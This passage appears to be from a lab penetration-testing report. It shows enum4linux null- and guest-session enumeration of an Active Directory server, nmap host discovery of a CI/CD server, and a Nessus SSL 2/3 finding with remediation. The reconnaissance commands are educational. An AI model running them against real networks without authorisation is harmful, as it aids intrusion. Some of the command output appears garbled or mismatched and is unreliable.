
VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: High

Type here to search 8°C Cloudy 5:48 PM 11/25/2025

Among the 27 vulnerabilities I have shared one vulnerability that is SMBv1.

11.7 Exploitation of R&D Active directory



```
[E] Server doesn't allow session using username '-', password ''. Aborting remainder of tests.
msf5 > enum4linux -a -u "" -p "" 10.10.6.3 66 enum4linux -a -u "guest" -p "" 10.10.6.3
[*] exec: enum4linux -a -u "" -p "" 10.10.6.3 66 enum4linux -a -u "guest" -p "" 10.10.6.3

Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 22 02:03:57 2025

=====
| Target Information |
=====
Target ..... 10.10.6.3
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.6.3 |
=====
[+] Got domain/workgroup name: SHAFEE

=====
| Nbtstat Information for 10.10.6.3 |
=====
Looking up status of 10.10.6.3
WIN-14LAJQVI500 <00> - B <ACTIVE> Workstation Service
SHAFEE <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
SHAFEE <1c> - <GROUP> B <ACTIVE> Domain Controllers
WIN-14LAJQVI500 <20> - B <ACTIVE> File Server Service
SHAFEE <1b> - B <ACTIVE> Domain Master Browser

MAC Address = 08-00-27-05-64-8B

=====
| Session Check on 10.10.6.3 |
=====
[+] Server 10.10.6.3 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.6.3 |
=====
Domain Name: SHAFEE
Domain Sid: S-1-5-21-1382419893-3803127679-1164295782
[+] Host is part of a domain (not a workgroup)

=====
```

Above figure output of the command of **"enum4linux -a -u "" -p "" enum4linux -a -u "guest" -p ""10.10.6.3"**

Enum4linux is linux tool to enumerate the Users, shares, password policies, groups, os information, domain details, smb security settings.


-a= for do all enumeration list like user listing, share listing RID cycle. Workgroup and domain info.

-u "" and -p "" = null credential to check the password

-u "guest" -p ""= try to exploit with guest user and null password.

Because we got guest user information from aggressive output.

11.8 Recon CICD pipeline




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Help
root@osboxes: ~
root@osboxes:~# msfconsole

[*] Metasploit v5.0.41-dev
+---+ 1914 exploits - 1074 auxiliary - 330 post
+---+ 556 payloads - 45 encoders - 10 nops
+---+ 4 evasion

msf5 > db nmap -sn 10.10.8.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 11:08 EST
[*] Nmap: Nmap scan report for 10.10.8.2
[*] Nmap: Host is up (0.00089s latency).
[*] Nmap: MAC Address: 0A:00:27:00:00:00 (Unknown)
[*] Nmap: Nmap scan report for 10.10.8.3
[*] Nmap: Host is up (0.0020s latency).
[*] Nmap: MAC Address: 08:00:27:00:00:00 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.10.8.7
[*] Nmap: Host is up (0.0018s latency).
[*] Nmap: MAC Address: 08:00:27:00:00:00 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.10.8.5
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 28.53 seconds
msf5 >
```


Above figure gives us the output regarding how many host up in target network and which is the CI/CD webserver.




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Help
root@osboxes: ~
root@osboxes:~# db_nmap 10.10.8.7
64 bytes from 10.10.8.7: icmp_seq=76 ttl=64 time=2.06 ms
64 bytes from 10.10.8.7: icmp_seq=77 ttl=64 time=2.49 ms
64 bytes from 10.10.8.7: icmp_seq=78 ttl=64 time=2.22 ms
64 bytes from 10.10.8.7: icmp_seq=79 ttl=64 time=2.30 ms
64 bytes from 10.10.8.7: icmp_seq=80 ttl=64 time=2.19 ms
64 bytes from 10.10.8.7: icmp_seq=81 ttl=64 time=4.78 ms
64 bytes from 10.10.8.7: icmp_seq=82 ttl=64 time=1.66 ms
64 bytes from 10.10.8.7: icmp_seq=83 ttl=64 time=2.36 ms
64 bytes from 10.10.8.7: icmp_seq=84 ttl=64 time=2.55 ms
64 bytes from 10.10.8.7: icmp_seq=85 ttl=64 time=4.35 ms
64 bytes from 10.10.8.7: icmp_seq=86 ttl=64 time=1.97 ms
64 bytes from 10.10.8.7: icmp_seq=87 ttl=64 time=2.69 ms
64 bytes from 10.10.8.7: icmp_seq=88 ttl=64 time=2.00 ms
64 bytes from 10.10.8.7: icmp_seq=89 ttl=64 time=2.20 ms
64 bytes from 10.10.8.7: icmp_seq=90 ttl=64 time=1.55 ms
64 bytes from 10.10.8.7: icmp_seq=91 ttl=64 time=1.01 ms
64 bytes from 10.10.8.7: icmp_seq=92 ttl=64 time=3.92 ms
64 bytes from 10.10.8.7: icmp_seq=93 ttl=64 time=2.53 ms
64 bytes from 10.10.8.7: icmp_seq=94 ttl=64 time=2.30 ms
64 bytes from 10.10.8.7: icmp_seq=95 ttl=64 time=2.09 ms
64 bytes from 10.10.8.7: icmp_seq=96 ttl=64 time=4.31 ms
64 bytes from 10.10.8.7: icmp_seq=97 ttl=64 time=1.07 ms
64 bytes from 10.10.8.7: icmp_seq=98 ttl=64 time=1.97 ms
64 bytes from 10.10.8.7: icmp_seq=99 ttl=64 time=2.50 ms
64 bytes from 10.10.8.7: icmp_seq=100 ttl=64 time=3.08 ms
64 bytes from 10.10.8.7: icmp_seq=101 ttl=64 time=2.38 ms
64 bytes from 10.10.8.7: icmp_seq=102 ttl=64 time=1.26 ms
64 bytes from 10.10.8.7: icmp_seq=103 ttl=64 time=2.77 ms
64 bytes from 10.10.8.7: icmp_seq=104 ttl=64 time=1.24 ms
64 bytes from 10.10.8.7: icmp_seq=105 ttl=64 time=1.53 ms
64 bytes from 10.10.8.7: icmp_seq=106 ttl=64 time=1.95 ms
64 bytes from 10.10.8.7: icmp_seq=107 ttl=64 time=1.49 ms
64 bytes from 10.10.8.7: icmp_seq=108 ttl=64 time=1.59 ms
64 bytes from 10.10.8.7: icmp_seq=109 ttl=64 time=1.05 ms
64 bytes from 10.10.8.7: icmp_seq=110 ttl=64 time=2.49 ms
64 bytes from 10.10.8.7: icmp_seq=111 ttl=64 time=1.61 ms
64 bytes from 10.10.8.7: icmp_seq=112 ttl=64 time=1.52 ms
64 bytes from 10.10.8.7: icmp_seq=113 ttl=64 time=2.33 ms
64 bytes from 10.10.8.7: icmp_seq=114 ttl=64 time=2.26 ms
64 bytes from 10.10.8.7: icmp_seq=115 ttl=64 time=4.32 ms
64 bytes from 10.10.8.7: icmp_seq=116 ttl=64 time=2.74 ms
64 bytes from 10.10.8.7: icmp_seq=117 ttl=64 time=1.98 ms
64 bytes from 10.10.8.7: icmp_seq=118 ttl=64 time=2.44 ms
64 bytes from 10.10.8.7: icmp_seq=119 ttl=64 time=2.19 ms
64 bytes from 10.10.8.7: icmp_seq=120 ttl=64 time=1.88 ms
```

We found from the db_nmap report 10.10.8.7 is the CI/CD pipeline webserver IP address in our LAB and it is reachable from penetration test tools.


11.9 Nessus scanning CI/CD web server



Initiate scanning to find out the vulnerabilities of CI/CD webserver.



Nessus found total 43 vulnerabilities and split into several categories based on the severity.



Here severity category wise, found 2 critical loophole, one high risky apart from this rest of are mixed with medium and low.

CRITICAL SSL Version 2 and 3 Protocol Detection

Description
The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

Solution
Consult the application's documentation to disable SSL 2.0 and 3.0.
Use TLS 1.2 (with approved cipher suites) or higher instead.

Plugin Details

Severity: Critical
ID: 20007
Version: 1.34
Type: remote
Family: Service detection
Published: October 12, 2005
Modified: April 4, 2022


Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

In the news: true


In detail of one critical weakness and solution how to protect this one. This problem is regarding SSL version.




Nessus also provide some remediation's technique. Here suggest how to protect system from cross site scripting.

11.10 Exploitations of CI/CD web server.

